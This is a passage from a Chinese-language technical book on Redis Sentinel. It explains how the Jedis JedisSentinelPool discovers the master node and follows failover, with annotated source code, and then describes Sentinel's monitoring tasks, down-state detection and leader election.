


图9-25 客户端订阅Sentinel节点相关频道

从上面的模型可以看出，Redis Sentinel客户端只有在初始化和切换主节点时需要和Sentinel节点集合进行交互来获取主节点信息，所以在设计客户端时需要将Sentinel节点集合考虑成配置（相关节点信息和变化）发现服务。

上述过程只是从客户端设计的角度进行分析，在开发客户端时要考虑的细节还有很多，但是这些问题并不需要深究，下面将介绍如何使用Java的Redis客户端操作Redis Sentinel，并结合本节的内容分析一下相关源码。

9.4.3 Java操作Redis Sentinel

我们依然使用Jedis2.8.2（以下简称Jedis）作为Redis的Java客户端，Jedis能够很好地支持Redis Sentinel，并且使用Jedis连接Redis Sentinel也很简单，按照Redis Sentinel的原理，需要有masterName和Sentinel节点集合两个参数。第4章我们介绍了Jedis的连接池JedisPool，为了不与之相混淆，Jedis针对Redis Sentinel给出了一个JedisSentinelPool，很显然这个连接池保存的连接还是针对主节点的。Jedis给出很多构造方法，其中最全的如下所示：

```
public JedisSentinelPool(String masterName, Set<String> sentinels,
    final GenericObjectPoolConfig poolConfig, final int connectionTimeout,
    final int soTimeout,
    final String password, final int database,
    final String clientName)
```

具体参数含义如下：

- masterName——主节点名。
- sentinels——Sentinel节点集合。
- poolConfig——common-pool连接池配置。
- connectTimeout——连接超时。
- soTimeout——读写超时。
- password——主节点密码。
- database——当前数据库索引。

·clientName——客户端名。

例如要想通过简单的几个参数获取JedisSentinelPool，可以直接按照下面方式进行JedisSentinelPool的初始化。

```
JedisSentinelPool jedisSentinelPool = new JedisSentinelPool(masterName,  
sentinelSet, poolConfig, timeout);
```

此时timeout既代表连接超时又代表读写超时，password为空，database默认使用0，clientName为空。具体可以参考JedisSentinelPool源码。

和JedisPool非常类似，我们在使用JedisSentinelPool时也要尽可能按照common-pool的标准模式进行代码的书写，和第4章介绍的JedisPool的推荐使用方法是一样的，这里就不赘述了。

```
Jedis jedis = null;  
try {  
    jedis = jedisSentinelPool.getResource();  
    // jedis command  
} catch (Exception e) {  
    logger.error(e.getMessage(), e);  
} finally {  
    if (jedis != null)  
        jedis.close();  
}
```



开发提示

jedis.close()是和第4章介绍的一样，并不是关闭Jedis连接。

JedisSentinelPool和JedisPool一样，尽可能全局只有一个。

Jedis源码中的JedisSentinelPool就是按照9.4.2节的原理来实现的，所以有必要介绍一下JedisSentinelPool的实现过程，下面给出的代码就是

JedisSentinelPool的初始化方法。

```
public JedisSentinelPool(String masterName, Set<String> sentinels,
    final GenericObjectPoolConfig poolConfig, final int connectionTimeout,
    final int soTimeout, final String password, final int database,
    final String clientName) {
    ...
    HostAndPort master = initSentinels(sentinels, masterName);
    initPool(master);
    ...
}
```

下面的代码就是JedisSentinelPool初始化代码的重要函数

initSentinels（Set<String>sentinels， final String masterName）， 和9.4.2节分析的一样，包含了Sentinel节点集合和masterName参数，用来获取指定主节点的ip地址和端口。

```
private HostAndPort initSentinels(Set<String> sentinels, final String masterName)
    // 主节点
    HostAndPort master = null;
    // 遍历所有sentinel节点
    for (String sentinel : sentinels) {
        // 连接sentinel节点
        HostAndPort hap = toHostAndPort(Arrays.asList(sentinel.split(":")));
        Jedis jedis = new Jedis(hap.getHost(), hap.getPort());
        // 使用sentinel get-master-addr-by-name masterName获取主节点信息
        List<String> masterAddr = jedis.sentinelGetMasterAddrByName(masterName);
        // 命令返回列表为空或者长度不为2，继续从下一个sentinel节点查询
        if (masterAddr == null || masterAddr.size() != 2) {
            continue;
        }
        // 解析masterAddr获取主节点信息
        master = toHostAndPort(masterAddr);
        // 找到后直接跳出for循环
        break;
    }
    if (master == null) {
        // 直接抛出异常,
        throw new Exception();
    }
    // 为每个sentinel节点开启主节点switch的监控线程
    for (String sentinel : sentinels) {
        final HostAndPort hap = toHostAndPort(Arrays.asList(sentinel.split(":")));
        MasterListener masterListener = new MasterListener(masterName, hap.getHost(),
            hap.getPort());
        masterListener.start();
    }
    // 返回结果
    return master;
}
```

具体过程如下：

- 1) 遍历Sentinel节点集合，找到一个可用的Sentinel节点，如果找不到就从Sentinel节点集合中去找下一个，如果都找不到直接抛出异常给客户端：

```
new jedisException("Can connect to sentinel, but " + masterName + " seems to be
```

- 2) 找到一个可用的Sentinel节点，执行

`sentinelGetMasterAddrByName (masterName)`，找到对应主节点信息：

```
List<String> masterAddr = jedis.sentinelGetMasterAddrByName(masterName);
```

- 3) `JedisSentinelPool`中没有发现对主节点角色验证的代码，这是因为`get-master-addr-by-name master-name`这个API本身就会自动获取真正的主节点（例如故障转移期间）。

- 4) 为每一个Sentinel节点单独启动一个线程，利用Redis的发布订阅功能，每个线程订阅Sentinel节点上切换master的相关频道+switch-master。

```
for (String sentinel : sentinels) {  
    final HostAndPort hap = toHostAndPort(Arrays.asList(sentinel.split(":")));  
    MasterListener masterListener = new MasterListener(masterName, hap.  
        getHost(), hap.getPort());  
    masterListener.start();  
}
```

下面代码就是`MasterListener`的核心监听代码，代码中比较重要的部分就是订阅Sentinel节点的+switch-master频道，它就是Redis Sentinel在结束对主节点故障转移后会发布切换主节点的消息，Sentinel节点基本将故障转移的各个阶段发生的行为都通过这种发布订阅的形式对外提供，开发者只需订阅感兴趣的频道即可（参见9.6节表9-6），这里我们比较关心的是+switch-

master这个频道。

```
Jedis sentinelJedis = new Jedis(sentinelHost, sentinelPort);
// 客户端订阅Sentinel节点上"+switch-master"(切换主节点)频道
sentinelJedis.subscribe(new JedisPubSub() {
    @Override
    public void onMessage(String channel, String message) {
        String[] switchMasterMsg = message.split(" ");
        if (switchMasterMsg.length > 3) {
            // 判断是否为当前masterName
            if (masterName.equals(switchMasterMsg[0])) {
                // 发现当前masterName发生switch, 使用initPool重新初始化连接池
                initPool(toHostAndPort(switchMasterMsg[3], switchMasterMsg[4]));
            }
        }
    }
}, "+switch-master");
```

9.5 实现原理

本节将介绍Redis Sentinel的基本实现原理，具体包含以下几个方面：Redis Sentinel的三个定时任务、主观下线和客观下线、Sentinel领导者选举、故障转移，相信通过本节的学习读者能对Redis Sentinel的高可用特性有更加深入的理解和认识。

9.5.1 三个定时监控任务

一套合理的监控机制是Sentinel节点判定节点不可达的重要保证，Redis Sentinel通过三个定时监控任务完成对各个节点发现和监控：

- 1) 每隔10秒，每个Sentinel节点会向主节点和从节点发送info命令获取最新的拓扑结构，如图9-26所示。




图9-26 Sentinel节点定时执行info命令

例如下面就是在在一个主节点上执行info replication的结果片段：

```
# Replication
role:master
connected_slaves:2
slave0:ip=127.0.0.1,port=6380,state=online,offset=4917,lag=1
slave1:ip=127.0.0.1,port=6381,state=online,offset=4917,lag=1
```

Sentinel节点通过对上述结果进行解析就可以找到相应的从节点。

这个定时任务的作用具体可以表现在三个方面：

- 通过向主节点执行info命令，获取从节点的信息，这也是为什么Sentinel节点不需要显式配置监控从节点。
- 当有新的从节点加入时都可以立刻感知出来。
- 节点不可达或者故障转移后，可以通过info命令实时更新节点拓扑信息。

2) 每隔2秒，每个Sentinel节点会向Redis数据节点的__sentinel__: hello频道上发送该Sentinel节点对于主节点的判断以及当前Sentinel节点的信息（如图9-27所示），同时每个Sentinel节点也会订阅该频道，来了解其他Sentinel节点以及它们对主节点的判断，所以这个定时任务可以完成以下两个工作：

- 发现新的Sentinel节点：通过订阅主节点的__sentinel__: hello了解其他的Sentinel节点信息，如果是新加入的Sentinel节点，将该Sentinel节点信息保存起来，并与该Sentinel节点创建连接。
- Sentinel节点之间交换主节点的状态，作为后面客观下线以及领导者选

举的依据。

Sentinel节点publish的消息格式如下：

```
<Sentinel节点IP> <Sentinel节点端口> <Sentinel节点runId> <Sentinel节点配置版本>
<主节点名字> <主节点Ip> <主节点端口> <主节点配置版本>
```

3) 每隔1秒，每个Sentinel节点会向主节点、从节点、其余Sentinel节点发送一条ping命令做一次心跳检测，来确认这些节点当前是否可达。如图9-28所示。通过上面的定时任务，Sentinel节点对主节点、从节点、其余Sentinel节点都建立起连接，实现了对每个节点的监控，这个定时任务是节点失败判定的重要依据。




图9-27 Sentinel节点发布和订阅 sentinel_hello频道




图9-28 Sentinel节点向其余节点发送ping命令

9.5.2 主观下线和客观下线

1. 主观下线

上一小节介绍的第三个定时任务，每个Sentinel节点会每隔1秒对主节点、从节点、其他Sentinel节点发送ping命令做心跳检测，当这些节点超过down-after-milliseconds没有进行有效回复，Sentinel节点就会对该节点做失败判定，这个行为叫做主观下线。从字面意思也可以很容易看出主观下线是当前Sentinel节点的一家之言，存在误判的可能，如图9-29所示。




图9-29 Sentinel节点主观下线检测

2. 客观下线

当Sentinel主观下线的节点是主节点时，该Sentinel节点会通过sentinel is-master-down-by-addr命令向其他Sentinel节点询问对主节点的判断，当超过<quorum>个数，Sentinel节点认为主节点确实有问题，这时该Sentinel节点会做出客观下线的决定，这样客观下线的含义是比较明显了，也就是大部分Sentinel节点都对主节点的下线做了同意的判定，那么这个判定就是客观的，如图9-30所示。



注意

从节点、Sentinel节点在主观下线后，没有后续的故障转移操作。

这里有必要对sentinel is-master-down-by-addr命令做一个介绍，它的使用方法如下：

```
sentinel is-master-down-by-addr <ip> <port> <current_epoch> <runid>
```

·**ip**: 主节点IP。

·**port**: 主节点端口。

·**current_epoch**: 当前配置纪元。

·**runid**: 此参数有两种类型，不同类型决定了此API作用的不同。

当runid等于“*”时，作用是Sentinel节点直接交换对主节点下线的判定。

当runid等于当前Sentinel节点的runid时，作用是当前Sentinel节点希望目标Sentinel节点同意自己成为领导者的请求，有关Sentinel领导者选举，后面会进行介绍。




图9-30 Sentinel节点对主节点做客观下线

例如sentinel-1节点对主节点做主观下线后，会向其余Sentinel节点（假设sentinel-2和sentinel-3节点）发送该命令：

```
sentinel is-master-down-by-addr 127.0.0.1 6379 0 *
```

返回结果包含三个参数，如下所示：

- **down_state**: 目标Sentinel节点对于主节点的下线判断，1是下线，0是在线。
- **leader_runid**: 当leader_runid等于“*”时，代表返回结果是用来做主节点是否不可达，当leader_runid等于具体的runid，代表目标节点同意runid成为领导者。
- **leader_epoch**: 领导者纪元。

9.5.3 领导者Sentinel节点选举

假如Sentinel节点对于主节点已经做了客观下线，那么是不是就可以立即进行故障转移了？当然不是，实际上故障转移的工作只需要一个Sentinel节点来完成即可，所以Sentinel节点之间会做一个领导者选举的工作，选出一个Sentinel节点作为领导者进行故障转移的工作。Redis使用了Raft算法实现领导者选举，因为Raft算法相对比较抽象和复杂，以及篇幅所限，所以这里给出一个Redis Sentinel进行领导者选举的大致思路：

- 1) 每个在线的Sentinel节点都有资格成为领导者，当它确认主节点主观下线时候，会向其他Sentinel节点发送sentinel is-master-down-by-addr命令，要求将自己设置为领导者。
- 2) 收到命令的Sentinel节点，如果没有同意过其他Sentinel节点的sentinel is-master-down-by-addr命令，将同意该请求，否则拒绝。
- 3) 如果该Sentinel节点发现自己的票数已经大于等于 $\text{max}(\text{quorum}, \text{num}(\text{sentinels}) / 2 + 1)$ ，那么它将成为领导者。
- 4) 如果此过程没有选举出领导者，将进入下一次选举。

